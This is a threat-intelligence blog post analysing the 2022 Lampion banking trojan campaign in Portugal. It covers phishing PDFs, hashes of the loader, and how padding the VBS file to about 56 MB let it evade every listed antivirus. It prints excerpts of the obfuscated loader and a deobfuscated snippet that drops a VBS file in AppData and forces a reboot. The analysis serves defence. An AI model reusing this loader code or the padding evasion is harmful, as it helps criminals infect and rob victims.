The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years

seguranca-informatica.pt/the-hidden-c2-lampion-trojan-release-212-is-on-the-rise-and-using-a-c2-server-for-two-years

February 26, 2022

The hidden C2: **Lampion trojan release 212 is on the rise and using a C2 server for two years.**
Lampion trojan is one of the most active banking trojans impacting Portuguese Internet end users since 2019. This piece of malware is known for the usage of the Portuguese Government Finance & Tax (Autoridade Tributária e Aduaneira) email templates to lure victims to install the malicious loader (a VBS file). However, fake templates of banking organizations in Portugal have been used by criminals to disseminate the threat in the wild, as observed in Figure 1 below with a malicious PDF (***151724540334 Pedidos.pdf***).





Figure 1: *Emails templates are delivering malicious PDFs impersonating banking organizations in Portugal to spread Lampion trojan.*

The malware TTP and their capabilities remain the same observed in 2019, but the trojan loader – the VBS files – propagated along with the new campaign has significant differences. Also, the C2 server is the same noticed on the past campaigns since 2020, suggesting, thus, that criminals are using the same server geolocated in Russia for two years to orchestrate all the malicious operations.

FUD capabilities of the Lampions' VBS loader

Filename: Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs
MD5: 2e295f9e683296d8d6b627a88ea34583

As expected, the Lampions' VBS loader has been changed in the last years, and its *modus operandi* is similar to other Brazilian trojans, such as **Maxtrilha**, **URSA**, **Grandoreiro**, and so on. In detail, criminals are enlarging the file size around 56 MB of junk to bypass its detection in contrast to the samples from 2019 with just 13.20 KB.



LAMPION VBS - 2019 (13.20 KB)

MD5	3350e74a4cfa020f9b256194eae25c12
SHA-1	7f5960ff9feff30d2f4a4c1598dd22632ceea0cb
SHA-256	418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce787136047
Vhash	72e71997eea22b4087e26e3b0fc8ffb0
SSDEEP	384:5xkbv5TwRhgHREUyPBYV4P4hEl0wKertaaqMuvNezeNNNp:5KIJH+Uy3wQrPCNHp
TLSH	T1DB528E92F1E9EC644458D343CED0D40AC17093E8366DFABB8E54C9DEB9029EC5D971A3
File type	VBA
Magic	UTF-8 Unicode text, with CRLF line terminators
File size	13.20 KB (13520 bytes)

LAMPION VBS - 2022 (56.44 MB)

MD5	2e295f9e683296d8d6b627a88ea34583
SHA-1	23753615278ca964f9a91dc540b7ecddc400f05e
SHA-256	df51d1627c7fdd0e08db37df02e6e326d3d61425264b714f31f56b75acf2e3ea
SSDEEP	786432:iO+L7Q10FWtd75G873yjKy1PcreGqAFgR:if41eWtV5G8LyWy1Pcr7qAs
TLSH	T10FD76BD6D1E6BF4C350BC09B2ADEB0D2747B1076D4AFCA59CAA6F298F46008F4B45913
File type	Text
Magic	UTF-8 Unicode text
File size	56.44 MB (59179773 bytes)

No security vendors and no sandboxes flagged this file as malicious

5803a0f90c5b509d4ad579e2e645674a15b74b1eb1078acf82353e512f7043a5
Comprovativo de pagamento_8276713-ISSCBHU_24-12-2021 02-34-57_38.vbs
direct-cpu-clock-access long-sleeps runtime-modules text


53.74 MB
Size

2022-01-26 17:48:34 UTC
27 days ago

AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected

Figure 2: *Lampions' VBS loader file enlarge technique to bypass its detection.*

The VBS file contains a lot of junk sequences, and after some rounds of code cleaning and deobfuscation, 31.7 MB of useless lines of code were removed.



Name	Date modified	Type	Size
Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28	10/24/2021 10:07 ...	VBScript Script File	57,793 KB

C:\Users\dude\Desktop\Comprovativo de pagamento_1434-SQYT_02-2022_3\Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs - Notepad++

Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs

```
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("$zhH#[uc6rSK;?_k_n>Xu]8iiWbimIOd?1JE\=+LS\yYzOm>
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("rZ{H_[wc&r2ejC[?';.f3Kr@4_9`I\Ud2@N7RE3MgJW@zPsi
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("TC7H+[cc4r}f;:)^Y@MC|>bMh<0I^Eoe1;`C.MOX3Yz_OC$B
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("PC<HL[1c)rO@)`ScI</Z:noX6Hs\rkaZt^OcK=$Et?^1cm:9
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("1?\HT[scXrRnx8jcxJS>*d+;zBr^/b{7P?&\F[)X1]JBTcs8
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq(".-YH9[bc,rlKDGKH1c/]@[1]9ER<?k1PZEP_D>qL&`d8MB\<
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("krqHa[Nc:rZ;qlvkAeOm.c\NmiIeTK+jZZbj|;1_N?+F~Ehn
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("<a:H`[ecZr#P,ITP&LA^P>R>wDNAxPwAjezP\`cl(WJ@Hpyn
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("=IWHq[Lc=r.m}HvKXmL[`92W-n1jp@#ks`De#cHn2K59VXn`
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("-7(HR[tcLr|o7?aZ[d(HJdq]|8[j,?)Wo[1]Uc%HGY$=EYGX
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("<|mH~['czr7iwI&I}IHNe`co|idf9b/\}b$7ZFPGq9qo$EcN
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("f#;H\[ncArg]0IdD^^+@K{~ONdobmpJHo>{n&:1[^Mk_#Z/9
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("lBEHh[1c*r6D>]Ao:MV@ro}?PBYknB:PTm-nS;XHHm28`YTE
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("1}+HD[JcVrHP[ZGBnDF[_oY9O`zJS>TP81.d|gRC[]ANUJJ\
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("AczHS[Tc6r5ba9]JS1db$K:C$kN@HDEb,O5LMLa={`NK@fE:
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("jgIH1[@cYreYu=@f4FGGf@UMQfXo|G`gzd/mucCOhdHi?fl]
vmEBaDTWfaVxddNTCRCsloUxTx.Write iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq("@:3H_[0ctr=PZZhFyoaA(Ok]s<$\1cQK6_qo'oiX^P.FiD:`
```

BEFORE CLEANING

Comprovativo de pagamento_2866-XRNM_15-02-2022 ...

ɔagamento_2866-XRNM_15-02-2022 06-43-54_28

Type of file: VBScript Script File (.vbs)
Opens with: Microsoft ® Windows B
Location: C:\Users\dude\Desktop\Comprovativo de pagamer
Size: 56.4 MB (59,179,773 bytes)
Size on disk: 56.4 MB (59,183,104 bytes)

AFTER CLEANING

Comprovativo de pagamento_2866-XRNM_15-02-2022 ...

ɔagamento_2866-XRNM_15-02-2022 06-43-54_28


Type of file: VBScript Script File (.vbs)
Opens with: Microsoft ® Windows B
Location: C:\Users\dude\Desktop\Comprovativo de pagamer
Size: 24.7 MB (25,980,580 bytes)
Size on disk: 24.7 MB (25,980,928 bytes)

***Figure 3:** Lampions' VBS loader size before and after removing the junk sequences.*

The final file after the cleaning process has around 24.7 MB, and it is responsible for creating other files, including:


- a 2nd VBS file with a random name (**2nd_stage_vbs**) that will download the Lampions' final stage – two DLLs from AWS S3 buckets
- other VBS file that will execute the previous file by using a scheduled task also created by the 1st VBS loader.

The next figure presents the structure of the Lampions' VBS loader after the cleaning and deobfuscation process.



```
Dim PVzXaaTtggCGjjIxVFsSl
bBVyFCnEjzYXBFZFhaQEPJ = BENlcvKHfZVvAEAJrAxjUww(11)
Set PVzXaaTtggCGjjIxVFsSl = Wscript.CreateObject("Wscript.Shell")
Set KPKWGTHhdAWlleLXBZlTUpRA = CreateObject("Scripting.FileSystemObject")
CvnvvJabHbyialrjiGMqAbnGW = PVzXaaTtggCGjjIxVFsSl.SpecialFolders("AppData") & "\" & bBVyFCnEjzYXBFZFhaQEPJ & ".vbs"
Set vmEBaDTWfaVxddNTCRCsloUxTx = KPKWGTHhdAWlleLXBZlTUpRA.CreateTextFile(CvnvvJabHbyialrjiGMqAbnGW,True)
vmEBaDTWfaVxddNTCRCsloUxTx.Write "Set RogsSqPnvFoZDtgnWfbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")" & vb
vmEBaDTWfaVxddNTCRCsloUxTx.Write "WScript.Sleep(600000)" & vbCrLf
vmEBaDTWfaVxddNTCRCsloUxTx.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & "
vmEBaDTWfaVxddNTCRCsloUxTx.Write "& " & Chr(34) & "(Shutdown)}" & chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_
vmEBaDTWfaVxddNTCRCsloUxTx.Write "& " & Chr(34) & "Primary=true" & chr(34) & ")" & vbCrLf
vmEBaDTWfaVxddNTCRCsloUxTx.Write "for each OpSys in OpSysSet" & vbCrLf
vmEBaDTWfaVxddNTCRCsloUxTx.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
vmEBaDTWfaVxddNTCRCsloUxTx.Write "next" & vbCrLf
vmEBaDTWfaVxddNTCRCsloUxTx.Close
Function BENlcvKHfZVvAEAJrAxjUww(ByVal MXmatlCPDjBoLHQgfmdFAYaqRSJ)
Dim ynhHCMQjCNvqPfbXnSrCtEAcFaIx , uWHluhOoCBlsDAKsTubbtmbvPIHVC, dyzoZhnpZGnroHdDChcHeXrblWvFhV
Const VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt = "abcdefghijklmnopqrstuvwxyz"
uWHluhOoCBlsDAKsTubbtmbvPIHVC = 1
dyzoZhnpZGnroHdDChcHeXrblWvFhV = Len(VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt)
Randomize
For i = 1 To MXmatlCPDjBoLHQgfmdFAYaqRSJ
ynhHCMQjCNvqPfbXnSrCtEAcFaIx = ynhHCMQjCNvqPfbXnSrCtEAcFaIx & Mid( VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt , Int((dyzoZhnpZGnroHdDC
Next
BENlcvKHfZVvAEAJrAxjUww = ynhHCMQjCNvqPfbXnSrCtEAcFaIx
End Function
